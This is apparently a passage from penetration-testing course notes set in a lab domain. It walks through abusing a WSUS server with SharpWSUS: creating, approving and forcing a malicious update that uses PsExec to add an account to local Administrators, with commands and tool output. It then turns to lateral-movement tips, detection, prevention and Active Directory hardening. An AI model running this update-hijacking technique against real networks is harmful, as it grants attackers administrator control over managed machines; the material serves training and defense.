___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Locate WSUS Server
WSUS Server: http://wsus.inlanefreight.local:8530
[*] Locate complete
To conduct a deeper enum, you need to access the WSUS server. Once you get access to the WSUS server, you can execute SharpWSUS.exe inspect, and it will reveal information such as the computers managed by the WSUS server, the last update, check-in time for each computer, any Downstream Servers, and the WSUS groups.
c:\Tools> .\SharpWSUS.exe inspect
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Inspect WSUS Server
################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
WSUS, 8530, C:\WSUS\WsusContent
####################### Computer Enumeration #######################
ComputerName, IPAddress, OSVersion, LastCheckInTime
---------------------------------------------------
sccm.inlanefreight.local, 172.20.0.25, 10.0.17763.2510, 6/26/2024 12:14:15 PM
dc01.inlanefreight.local, 172.20.0.10, 10.0.17763.2510,
srv01.inlanefreight.local, 172.20.0.51, 10.0.17763.2510,
####################### Downstream Server Enumeration #######################
ComputerName, OSVersion, LastCheckInTime
---------------------------------------------------
####################### Group Enumeration #######################
GroupName
---------------------------------------------------
All Computers
Downstream Servers
Unassigned Computers
[*] Inspect complete
note
Make sure to execute powershell.exe as Administrator.
Lateral Movement from Windows
Once you have access to an account with rights on the WSUS server, either a member of the Administrators or WSUS Administrators, your task is to create a patch that will give you command execution on the target machine.
SharpWSUS
Create a Malicious Patch
WSUS is restricted to executing only Microsoft-signed binaries. To craft genuine-looking but malicious path, you will utilize PSExec from Sysinternals, a signed Microsoft binary that allows you to execute commands.
To create a new Windows update or malicious patch, you will use SharpWSUS.exe create as Administrator. You must specify the binary path to execute /payload:<Path to binary>, define the arguments for the payload with the option /args and optionally set the update title /title:<Update title>.
To get command execution with PSExec, you will add your account to the Administrators group. To do that, you will use the following PSExec arguments. First you set -accepteula to avoid pop-ups, -s to run as system, -d to return immediately and the command to execute net localgroup Administrators filiplain /add:
c:\Tools> .\SharpWSUS.exe create /payload:"C:\Tools\sysinternals\PSExec64.exe" /args:"-accepteula -s -d cmd.exe /c net localgroup Administrators filiplain /add" /title:"NewAccountUpdate"
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PSExec.exe
[*] Payload Path: C:\Tools\sysinternals\PSExec.exe
[*] Arguments: -accepteula -s -d cmd.exe /c 'net localgroup Administrators filiplain /add'
[*] Arguments (HTML Encoded): -accepteula -s -d cmd.exe /c &#39;net localgroup Administrators filiplain /add&#39;
################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
WSUS, 8530, C:\WSUS\WsusContent
ImportUpdate
Update Revision ID: 101472
PrepareXMLtoClient
InjectURL2Download
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 101473
PrepareXMLBundletoClient
DeploymentRevision
[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:Target.FQDN /groupname:"Group Name"
[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:Target.FQDN
[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:Target.FQDN /groupname:"Group Name"
[*] Create complete
The output above gave you three commands that you can execute to complete the Windows update process, which are approve, check, and delete.
To see the results of your command in the WSUS Service, you can open Windows Server Update Service application to identify if your update got added into the server.
Move into the “Security Updates” and make sure that “Approval” is set to “Unapproved” and “Status” is “Any”, and you will see the update you created with SharpWSUS named NewAccountUpdate:
Approve the Malicious Patch for Deployment with SharpWSUS
To approve this malicious patch, you need to specify the computers which this patch will apply to and associate those computers with a group. You can achieve all this with SharpWSUS by using the command the previous output gave you. That output has the update ID that corresponds to the update you created, it is important to make sure that you are using the right update ID. You need to use SharpWSUS.exe approve with the option /updateid:<Update ID>, set the target computer with the option /computername:<Target Computer>, you are going to target SRV01, and finally set the new group to be created with the option /groupname:<Group Name>:
c:\Tools> .\SharpWSUS.exe approve /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv01.inlanefreight.local /groupname:"FastUpdates"
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Approve Update
Targeting srv02.inlanefreight.local
TargetComputer, ComputerID, TargetID
------------------------------------
srv02.inlanefreight.local, d4e385a2-01e1-444f-b856-f857b8989b43, 1
Group Exists = False
Group Created: Hacker Group
Added Computer To Group
Approved Update
[*] Approve complete
The tool will inform you if the group is already present before attempting to create it; if no other group exists with that name, the update will be approved and the group created. You can inspect again to confirm the WSUS groups:
c:\Tools> .\SharpWSUS.exe inspect
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Inspect WSUS Server
... SNIP ...
####################### Group Enumeration #######################
GroupName
---------------------------------------------------
All Computers
Downstream Servers
FastUpdates
Unassigned Computers
[*] Inspect complete
Approve the Malicious Patch for Deployment Manually
During your testing, sometimes, SharpWSUS won’t work to automatically approve the update. You also encounter some errors when uploading PSExec64.exe once the update is approved. See how you can do this process manually in case you have an error.
Within the WSUS Service, navigate into “All Updates” and make sure that “Approval” is set to “Unapproved” and “Status” is “Any”, and you will see the update you created with SharpWSUS named NewAccountUpdate.
Now, you need to right-click the update and click “approval” or you can go to the actions panel on the right and click “Approve…”:
You need to select the group you want to apply this update to complete the approval. You will choose “All Computer” by right-clicking it, selecting “Approved for Install”, and clicking “OK”:
Next, you change the approval status to “Approved”, make sure the “Status” is set to “Any”, and confirm that everything is working.
There may be situations, commonly, when you attempt to perform this attack using only a WSUS Administrator account that is not a member of the WSUS Administrators group. When you approve the update, it will fail to download your PSExec64.exe file. As you can see in the following image:
To fix this error, you can copy the PSExec64.exe to the WSUScontent directory and rename the file as expected by the WSUS Service. To confirm what’s the WSUScontent directory and the filename, you can use the Event Viewer. The WSUS Service will generate an event id 364 if the content file download failed. Use PowerShell to retrieve this event:
PS C:\Tools> Get-WinEvent -LogName Application | Where-Object { $_.Id -eq 364 } |fl
TimeCreated : 7/3/2024 5:19:00 AM
ProviderName : Windows Server Update Services
Id : 364
Message : Content file download failed.
Reason: HTTP status 404: The requested URL does not exist on the server.
Source File: /Content/wuagent.exe
Destination File: C:\WSUS\WsusContent\02\0098C79E1404B4399BF0E686D88DBF052269A302.exe
You get the Destination File, now you need to copy PSExec64.exe to that location:
PS C:\Tools> copy C:\Tools\sysinternals\PSExec64.exe C:\WSUS\WsusContent\02\0098C79E1404B4399BF0E686D88DBF052269A302.exe
Now, you go to the WSUS Service GUI, select the update with the error, and click “Retry Download”. Once the server confirms the file exists. it will allow the download of your payload.
Ideally, if you copied PSExec64.exe into the WsusContent directory, it is recommended that you create another update with a different title but the same payload. This will help force the update quickly.
note
If updates approved by SharpWSUS.exe are not being installed, try creating a new update and approving it manually.
Wait for the Client to Download the Patch
The last thing you need to do is to wait for the target computer to install the new updates. You can verify if the installation was finalized by running SharpWSUS.exe check, specify the update id /updateid:<Update ID> and the target computer name /computername:<Target Computer>:
c:\Tools> .\SharpWSUS.exe check /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv01.inlanefreight.local
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Check Update
Targeting srv01.inlanefreight.local
TargetComputer, ComputerID, TargetID
------------------------------------
srv01.inlanefreight.local, bbc6e1ed-75ec-4eea-81cf-05da5c18e93e, 3
Update Info cannot be found.
[*] Check complete
The above output indicates that the computer hasn’t completed the update process. You can force this process if you have access to the target computer by clicking “Check for Updates”:
You successfully installed your update. If you use SharpWSUS.exe check again, it will show that you successfully installed the update.
You have successfully added a new member to the Administrator group of the target computer, you can now execute commands as an administrator.
c:\Tools> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
INLANEFREIGHT\Domain Admins
INLANEFREIGHT\Filiplain
INLANEFREIGHT\PDQ Deploy Admin
The command completed successfully
Clean up after the Patch is downloaded
To clean up everything about the malicious update running SharpWSUS.exe delete, specify the update id /updateid:<Update ID> and the target computer /computername:<Target Computer>.
c:\Tools> .\SharpWSUS.exe delete /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv02.inlanefreight.local
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Delete Update
[*] Update declined.
[*] Update deleted.
Targeting srv02.inlanefreight.local
TargetComputer, ComputerID, TargetID
------------------------------------
srv02.inlanefreight.local, d4e385a2-01e1-444f-b856-f857b8989b43, 1
Removed Computer From Group
Remove Group
[*] Delete complete
Alternative Tools for Abusing WSUS
While SharpWSUS is a powerful tool for exploiting WSUS servers, other tools are available for similar purposes. WSUSpendu, a PowerShell tool, allows for the injection of malicious updates, forcing systems relying on the compromised WSUS server to execute arbitrary commands. Another option is Thunder_Woosus, a C# tool designed for manipulating WSUS updates and enabling arbitrary command execution on targeted machines.
General Considerations
User Privileges
Administrative rights are not always necessary for lateral movement. Services such as PSRemoting, RDP, WMI, DCOM, and SSH allow non-admininstrators to execute commands. It is essential to test all your credentials against these services.
Firewall Blocking
Firewalls and network segmentation are crucial considerations. Sometimes, you may have access to a workstation that doesn’t have direct access to specific servers, requiring you to use other devics to reach your target network.
Administrators can apply various network configurations and restrictions, such as:
- Changing default ports
- Restricting access to specific workstations
- Allowing inbound access only from specific IPs or networks
- Blocking outbound internet access for specific workstations
- Monitoring network traffic
To identfiy non-default ports, use the netstat command. For example, running netstat -ano on SRV01 might yield:
PS C:\Tools> netstat -ano
netstat -ano
Active Connections
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 1704
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:23389 0.0.0.0:0 LISTENING 336
In this example, you can see the port 23389. You can investigate to which service this port belongs using tasklist:
PS C:\Tools> tasklist /svc /FI "PID eq 336"
Image Name PID Services
===================== ====== =====================
svchost.exe 336 TermService
Investigating further reveals that TermService is responsible for Remote Desktop Services, indicating that this port is for RDP.
Credentials
Searching for credentials is a crucial aspect of identifying lateral movement opportunities. Successful lateral movement often relies on using and reusing credentials, public/private keys, tokens, and website logins found during enumeration.
IPv6
IPv6 is often overlooked, but it is enabled by default on Windows. If firewalls block IPv4 connections but overlook IPv6, you can use IPv6 to bypass these restrictions.
To connect to an IPv6 network, use the IPv6 address within brackets, like this: [dead:beef::647f:620f:3a1a:e978]. For WinRM use the following command:
PS C:\Tools> Enter-PSSession -ComputerName [dead:beef::647f:620f:3a1a:e978] -Authentication Negotiate
If you are attempting to connect to RDP using IPv6, you can use the following address:
Detection
Monitoring Authentication Logs
Monitoring authentication logs involves scrutinizing login activity to identify unusual patterns. For example, logins from unexpected locations or at odd hours can indicate unauthorized access attempts. Similarly, multiple failed login attempts and account lockouts signal that an attacker is trying to brute-force passwords or use stolen credentials.
To monitor unusual login patterns, you can use Windows Event Viewer or dedicated tools to analyze authentication logs.
Honeypots and Deception
A honeypot is an artificial environment designed to mimic real systems to observe and analyze the behavior of attackers. This approach is widely used in cybersecurity to create a deceptive trap that attacks cybercriminals. By deploying a honeypot, you can gain insights into the tactics and methods used by attackers, which helps in strengthening the overall security posture of their networks by addressing vulns identified during these interactions.
Deploying honeypots can be done using tools like KFSensor, sshesame or setting up a fake share on a Windows system.
Network Traffic Analysis
… involves examining the flow of data across the network to identify unusual communication patterns. Attackers often engage in lateral communications between system that don’t typically interact. Detecting such patterns can be a signal of lateral movement. Additionally, the use of non-standard ports or protocols can indicate attempts to bypass security measures.
Analyzing network flows requires tools like Windows Performance Monitor or third-party applications such as Wireshark or Microsoft Network monitor.
EDR
You can use EDR solutions to monitor and analyze endpoint behavior for signs of suspicious activities, such as the execution of malicious scripts or tools like PSExec, PowerShell, or WMI. These tools can be used by attackers to move laterally within the network, so detecting their usage can indicate potential compromise. Using EDR solutions involves deploying EDR software and configuring it to monitor endpoint activities.
Prevention
Network Segmentation
… involves dividing the network into smaller, isolated segments to restrict the lateral movement of attackers. Each segment should have strict access controls to ensure that only authorized traffic can pass between them. This reduces the risk of a compromised system impacting other areas of the network.
You can use tools like Windows Firewall to create VLANs and subnets, configure firewall rules to control traffic between segments, and regularly review these rules for compliance.
Least Privilege
Implementing the least privilege principle can substantially decrease the likelihood of lateral movement. This principle entails providing users and applications with only the essential persmissions required to carry out their functions. Should an attacker gain control of a user account or application, their actions are confined to the permissions allocated to that account or application, thereby restricting their capacity to move laterally within the network.
You can apply the principle of least privilege by assigning roles and permissions through AD, enforcing least privilege via GPO, and auditing user permissions to revoke unnecessary rights.
Zero Trust Architecture
Finally, another way of protection can be Zero Trust Architecture. This is a security model where no entity is trusted by default. Every access request must be verified and authenticated, regardless of its origin, to ensure comprehensive security.
You can use Azure Active Directory Conditional Access to enforce verification for every request, apply network micro-segmentation, and continuously monitor and adjust access policies based on threat levels.
Defend
- Defensive Considerations, Mitigation, Hardening
- Digital Forensics
- Incident Response
- Malware Analysis
- SIEM
- Threat Hunting
Defensive Considerations, Mitigation, Hardening
Defensive Considerations
Hardening AD
Step One: Document and Audit
Proper AD hardening can keep attackers contained and prevent lateral movement, privilege escalation, and access to sensitive data and resources. One of the essential steps in AD hardening is understanding everything in your AD environment. An audit of everything listed below should be done annually, if not every few months, to ensure your records are up to date. You care about:
- Naming conventions of OUs, computers, users, groups
- DNS, network, and DHCP config
- An intimate understanding of all GPOs and the objects that they are applied to
- Assignment of FSMO roles
- A list of all enterprise hosts and their location
- Any trust relationship you have with other domains or outside entities
- Users who have elevated permissions
People, Processes, and Technology
AD hardening can be broken out into the categories People, Processes, and Technology. These hardening measures will encompass the hardware, software, and human aspects of any network.
People
In even the most hardened environment, users remain the weakest link. Enforcing security best practices for standard users and administrators will prevent “easy wins” for pentesters and malicious attackers. You should also strive to keep you users educated and aware of threats to themselves. The measures below are a great way to start securing the Human element of an AD environment.
- The organization should have a strong password policy, with a password filter that disallows the use of common words. If possible, an enterprise password manager would be used to assist users with choosing and using complex passwords.
- Rotate passwords periodically for all service accounts.
- Disallow local administrator access on user workstations unless a specific business need exist.
- Disable the default
RID-500 local adminaccount and create a new admin account for administration subject to LAPS password rotation. - Implement split tiers of administration for administrative users. Too often, during an assessment, you will gain access to Domain Administrator creds on a computer that an administrator uses for all work activities.
- Clean up privileged groups. Does the organization need 50+ Domain/Enterprise Admins? Restrict group membership in highly privileged groups to only those users who require this access to perform their day-to-day system administrator duties.
- Where appropriate, place accounts in the Protected Users group.
- Disable Kerberos delegation for administrative accounts.
Protected Users Group
The Protected Users Group first appeared with Windows Server 2012 R2. This group can be used to restrict what members of this privileged group can do in a domain. Adding users to Protected Users prevents user credentials from being abused if left in memory on a host.
PS C:\Users\htb-student> Get-ADGroup -Identity "Protected Users" -Properties Name,Description,Members
Description : Members of this group are afforded additional protections against authentication security threats.
See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
DistinguishedName : CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory : Security
GroupScope : Global
Members : {CN=sqlprod,OU=Service Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL, CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL}
Name : Protected Users
ObjectClass : group
ObjectGUID : e4e19353-d08f-4790-95bc-c544a38cd534
SamAccountName : Protected Users
SID : S-1-5-21-2974783224-3764228556-2640795941-525
The group provides the following DC and device protections:
- Group members can not be delegated with constrained or unconstrained delegation.
- CredSSP will not cache plaintext creds in memory even if Allow delegation default credentials is set within Group Policy.
- Windows Digest will not cache the user’s plaintext password, even if Windows Digest is enabled.
- Members cannot authenticate using NTLM authentication or use DES or RC4 keys.
- After acquiring a TGT, the user’s long-term keys or plaintext creds are not cached.
- Members cannot renew a TGT longer than the original 4-hour TTL.
Along with ensuring your users cannot cause harm to themselves, you should consider your policies and procedures for domain access and control.
Processes
Maintaining and enforcing policies and procedures that can significantly impact an organization’s overall security posture is necessary. Without defined policies, it is impossible to hold an organization’s employees accountable, and difficult to respond to an incident without defined and practiced procedures such as a disaster recovery plan. The items below can help to define processes, policies, and procedures.
- Proper policies and procedures for AD asset management
- AD host audit, the use of asset tags, and periodic asset inventories can help ensure hosts are not lost.
- Access control policies, multi-factor authentication mechanisms.
- Processes for provisioning and decommissioning hosts.
- AD cleanup policies.
- Are accounts for former employees removed or just disabled?
- What is the process for removing stale records from AD?
- Processes for decommissioning legacy OS/services
- Schedule for user, groups, and hosts audit
Technology
Periodically review AD for legacy misconfigs and new emerging threats. As changes are made to AD, ensure that common misconfigs are not introduced. Pay attention to any vulns introduced by AD and tools or applications utilized in the environment.
- Run tools such as BloodHound, PingCastle, and Grouper periodically to identify AD misconfigs.
- Ensure that admins are not storing passwords in the AD account description field.
- Review SYSVOL for scripts containing passwords or other sensitive data.
- Avoid the use of “normal” service accounts, utilizing Group Managed and Managed Service Accounts wherever possible to mitigate the risk of Kerberoasting.
- Prevent direct access to DCs through the use of hardened jump hosts.
- Consider setting the ms-DS-MachineAccountQuota attribute to 0, which disallows users from adding machine accounts and can prevent several attacks such as the noPac attack and Resource-Based Constrained Delegation.
- Disable the print spooler service wherever possible to prevent several attacks.
- Disable NTLM authentication for DCs if possible.
- Use Extended Protection for Authentication along with enabling Require SSL only to allow HTTPS connections for the Certificate Authority Web Enrollment and Certificate Enrollment Web Service services.
- Enable SMB signing and LDAP signing.
- Take steps to prevent enumeration with tools like BloodHound.
- Ideally, perform quarterly pentests/AD security assessments, but if budget constraints exist, these should be performed annually at very least.
- Test backups for validity and review/practice disaster recovery plans.
- Enable the restriction of anonymous access and prevent null session enumeration by setting the RestrictNullSessAccess registry key to 1 to restrict null session access to unauthenticated users.
Additional AD Auditing Techniques
AD Explorer
AD Explorer is part of the Sysinternals Suite.
AD Explorer can also be used to save snapshots of an AD database for offline viewing and comparison. You can take a snapshot of AD at a point in time and explore it later, during the reporting phase, as you would explore any other database. It can also be used to perform a before and after comparison of AD to uncover changes in objects, attributes, and security permissions.
When you first load the tool, you are prompted for login credentials or to load a previous snapshot. You can log in with any valid domain user.

Once logged in, you can freely browse AD and view information about all objects.

To take a snapshot of AD, go to File -> Create Snapshot and enter a name for the snapshot. Once it is complete, you can move it offline for further analysis.

PingCastle
… is a powerful tool that evaluates the security posture of an AD environment and provides you the result in several different maps and graphs. Thinking about security for a second, if you do not have an active inventory of the hosts in your enterprise, PingCastle can be a great resource to help you gather one in a nice user-readable map of the domain. PingCastle is different from tools such as PowerView and BloodHound because, aside from providing you with enumeration data that can inform your attacks, it also provides a detailed report of the target domain’s security level using a methodology based on a risk assessment/maturity framework. The scoring shown in the report is based on the Capability Maturity Model Integration. For a quick look at the help context provided, you can issue the -help switch in cmd-prompt.
C:\htb> PingCastle.exe --help
switch:
--help : display this message
--interactive : force the interactive mode
--log : generate a log file
--log-console : add log to the console
--log-samba <option>: enable samba login (example: 10)
Common options when connecting to the AD
--server <server> : use this server (default: current domain controller)
the special value * or *.forest do the healthcheck for all domains
--port <port> : the port to use for ADWS or LDAP (default: 9389 or 389)
--user <user> : use this user (default: integrated authentication)
--password <pass> : use this password (default: asked on a secure prompt)
--protocol <proto> : selection the protocol to use among LDAP or ADWS (fastest)
: ADWSThenLDAP (default), ADWSOnly, LDAPOnly, LDAPThenADWS
<SNIP>
To run PingCastle, you can call the executable by typing PingCastle.exe into your CMD or PowerShell window or by clicking on the executable, and it will drop you into interactive mode, presenting you with a menu of options inside the TUI.
|:. PingCastle (Version 2.10.1.0 1/19/2022 8:12:02 AM)
| #:. Get Active Directory Security at 80% in 20% of the time
# @@ > End of support: 7/31/2023
| @@@:
: .# Vincent LE TOUX (contact@pingcastle.com)
.: twitter: @mysmartlogon https://www.pingcastle.com
What do you want to do?
=======================
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
1-healthcheck-Score the risk of a domain
2-conso -Aggregate multiple reports into a single one
3-carto -Build a map of all interconnected domains
4-scanner -Perform specific security checks on workstations
5-export -Export users or computers
6-advanced -Open the advanced menu
0-Exit
==============================
This is the main functionality of PingCastle. In a matter of minutes, it produces a report which will give you an overview of your Active Directory security. This report can be generated on other domains by using the existing trust links.
The default option is the healthcheck run, which will establish a baseline overview of the domain, and provide you with pertinent information dealing with misconfigs and vulns. Even better, PingCastle can report recent vulns susceptibility, your shares, trusts, the delegation of permissions, and much more about your user and computer status. Under the Scanner option, you find most of these checks.
|:. PingCastle (Version 2.10.1.0 1/19/2022 8:12:02 AM)
| #:. Get Active Directory Security at 80% in 20% of the time
# @@ > End of support: 7/31/2023
| @@@:
: .# Vincent LE TOUX (contact@pingcastle.com)
.: twitter: @mysmartlogon https://www.pingcastle.com
Select a scanner
================
What scanner would you like to run ?
WARNING: Checking a lot of workstations may raise security alerts.
1-aclcheck 9-oxidbindings
2-antivirus a-remote
3-computerversion b-share
4-foreignusers c-smb
5-laps_bitlocker d-smb3querynetwork
6-localadmin e-spooler
7-nullsession f-startup
8-nullsession-trust g-zerologon
0-Exit
==============================
Check authorization related to users or groups. Default to everyone, authenticated users and domain users
Throughout the report, there are sections such as domain, user, group, and trust information and a specific table calling out “anomalies” or issues that may require immediate attention. You will also be presented with the domain’s overall risk score.

Aside from being helpful in performing very thorough domain enumeration when combined with other tools, PingCastle can be helpful to give clients a quick analysis of their domain security posture, or can be used by internal teams to self-assess and find areas of concern or opportunities for further hardening.
Group3r
